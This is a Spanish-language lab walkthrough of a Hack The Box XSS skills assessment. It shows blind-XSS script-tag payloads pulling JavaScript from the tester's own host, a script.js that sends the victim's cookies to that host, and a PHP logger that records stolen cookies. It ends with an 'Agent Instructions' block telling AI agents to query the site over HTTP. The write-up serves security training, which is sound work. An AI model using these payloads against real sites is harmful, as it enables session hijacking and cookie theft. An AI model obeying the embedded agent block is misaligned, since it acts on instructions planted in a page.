# XSS - Skills Assessment

Estamos realizando una tarea de prueba de penetración de aplicaciones web para una empresa que nos contrató y que acaba de lanzar su nuevo sitio web `Security Blog`. En nuestro plan de prueba de penetración de aplicaciones web, llegamos a la parte en la que debe probar la aplicación web contra vulnerabilidades Cross Site Scripting (XSS).

```
Objetivo: 10.129.89.233
```


Acceda al directorio `/assessment` en el servidor usando el navegador:  &#x20;

<figure><img src="https://academy.hackthebox.com/storage/modules/103/xss_skills_assessment_website.jpg" alt=""><figcaption></figcaption></figure>

Aplique las habilidades aprendidas en este módulo para lograr lo siguiente:

1. Identificar un input que sea vulnerable a una vulnerabilidad XSS
2. Busque un payload XSS que funcione y que ejecute código JavaScript en el navegador de destino
3. Usando las técnicas de `Session Hijacking`, intenta robar las cookies de la víctima, que deben contener la flag.

## <mark style="color:purple;">Identificar input vulnerable</mark>

Si en la home pinchamos en el título, nos lleva a una entrada de blog con un formulario para dejar un comentario. Es el único punto donde podríamos probar un XSS:

<figure><img src="/files/57k2NWXQQmCi1PPUHGbi" alt=""><figcaption></figcaption></figure>

Al introducir en los inputs `test` nos dice que tenemos que introducir un email válido, con lo que a priori ese campo no sería inyectable, ya que tiene aplicada la validación:

<figure><img src="/files/TFpADSkYx2ImK76efVBV" alt=""><figcaption></figcaption></figure>

Al enviarlo de nuevo nos damos cuenta de que dice que los comentarios los debe validar un administrador, y no nos da más información, por lo que parece que podríamos estar ante un Blind XSS:

<figure><img src="/files/03k7T0yzjDcGsC2Bc2IW" alt=""><figcaption></figcaption></figure>

Si nos fijamos en la URL tenemos esto:

```
http://10.129.89.233/assessment/index.php/2021/06/11/welcome-to-security-blog/?unapproved=6&moderation-hash=aa4f4c43deb7ce939f1e347aa28f84a2#comment-6
```

Un hash? Podría ser el del administrador? Interesante

### Chequeo con XSStrike

Al hacer un escaneo de la URL con XSStrike nos devuelve esto:

```
python3 xsstrike.py -u 'http://10.129.89.233/assessment/index.php/2021/06/11/welcome-to-security-blog/?unapproved=6&moderation-hash=aa4f4c43deb7ce939f1e347aa28f84a2#comment-6' 

	XSStrike v3.1.5

[~] Checking for DOM vulnerabilities 
[+] Potentially vulnerable objects found 
------------------------------------------------------------
2   ( Element.prototype.matches && Element.prototype.closest && window.NodeList && NodeList.prototype.forEach ) || document.write( '<script src="http://10.129.89.233/assessment/wp-content/themes/twentytwentyone/assets/js/polyfills.js?ver=1.3"></scr' + 'ipt>' );
2   	/(trident|msie)/i.test(navigator.userAgent)&&document.getElementById&&window.addEventListener&&window.addEventListener("hashchange",(function(){var t,e=location.hash.substring(1);/^[A-z0-9_-]+$/.test(e)&&(t=document.getElementById(e))&&(/^(?:a|select|input|button|textarea)$/i.test(t.tagName)||(t.tabIndex=-1),t.focus())}),!1);
------------------------------------------------------------
[+] WAF Status: Offline 
[!] Testing parameter: unapproved 
[-] No reflection found 
[!] Testing parameter: moderation-hash 
[-] No reflection found 
```

Si nos fijamos en el primer objeto vulnerable encontramos un script parecido al de la sección de [`Session Hijacking`](/ethical-hacking-cheatsheet/explotacion-de-vulnerabilidades/explotacion-en-web/cross-site-scripting-xss/session-hijacking.md):

```html
'<script src="http://10.129.89.233/assessment/wp-content/themes/twentytwentyone/assets/js/polyfills.js?ver=1.3"></scr' + 'ipt>'
```

Podríamos probar a ver si funciona montando un servidor local con php y que nos devuelva la conexión.

### Identificar IDs de inputs

Si inspeccionamos el código fuente encontramos los IDs de los inputs, que vamos a usar para enviarnos una petición y identificar el input vulnerable:

<figure><img src="/files/lEc7lClWLYvzU5LU6QuT" alt=""><figcaption></figcaption></figure>

### Payloads de prueba

Vamos a preparar los payloads que vamos a introducir en cada input, basándonos en el script que encontramos con XSStrike:

```html
'<script src="http://10.10.14.182/comment"></scr' + 'ipt>'
'<script src="http://10.10.14.182/author"></scr' + 'ipt>'
'<script src="http://10.10.14.182/email"></scr' + 'ipt>'
'<script src="http://10.10.14.182/url"></scr' + 'ipt>'
```

{% hint style="info" %}
El de email no lo vamos a usar, ya que tiene validación de input, por lo que en principio no sería vulnerable.
{% endhint %}

Vamos a abrir un servidor local con PHP de la siguiente manera:

```shell-session
afsh4ck@kali$ mkdir /tmp/tmpserver
afsh4ck@kali$ cd /tmp/tmpserver
afsh4ck@kali$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```

<figure><img src="/files/BDHQtyJhcYLFgEToxHj1" alt=""><figcaption></figcaption></figure>

Al enviarlo... obtenemos una petición GET con status 200 en el input url, con lo que ya hemos detectado un input vulnerable a XSS:

<figure><img src="/files/4jOA5v2NogxQ0UtvVldA" alt=""><figcaption></figcaption></figure>

## <mark style="color:purple;">Session Hijacking</mark>

Ahora que hemos detectado el input vulnerable vamos a intentar un Session Hijacking para obtener la cookie de la víctima.

1. Vamos a crear un `script.js` en el directorio `/tmp/tmpserver`:

{% code title="script.js" %}

```javascript
new Image().src='http://10.10.14.182/index.php?c='+document.cookie;
```

{% endcode %}

{% hint style="info" %}
**Nota**: la IP debe ser la de nuestro equipo de atacante
{% endhint %}

2. Vamos a crear un archivo `index.php` en el directorio `/tmp/tmpserver` como el siguiente:

```php
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```

3. Vamos a abrir de nuevo un servidor local con php en el directorio `/tmp/tmpserver`:

```shell-session
afsh4ck@kali$ cd /tmp/tmpserver
afsh4ck@kali$ sudo php -S 0.0.0.0:80
[Mon Aug 19 09:59:04 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80) started
```

4. Vamos a crear el payload definitivo para usar en el input `url`:

```html
'<script src="http://10.10.14.182/script.js"></scr' + 'ipt>'
```

<figure><img src="/files/aIUMhDUvOx6LjGLGXzGb" alt=""><figcaption></figcaption></figure>

Le damos a enviar y... buum! Obtenemos la cookie, que lleva la flag implícita 🏆

<figure><img src="/files/CCp3R4Eq8TjIJhpiql8T" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/explotacion-de-vulnerabilidades/explotacion-en-web/cross-site-scripting-xss/xss-skills-assessment.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.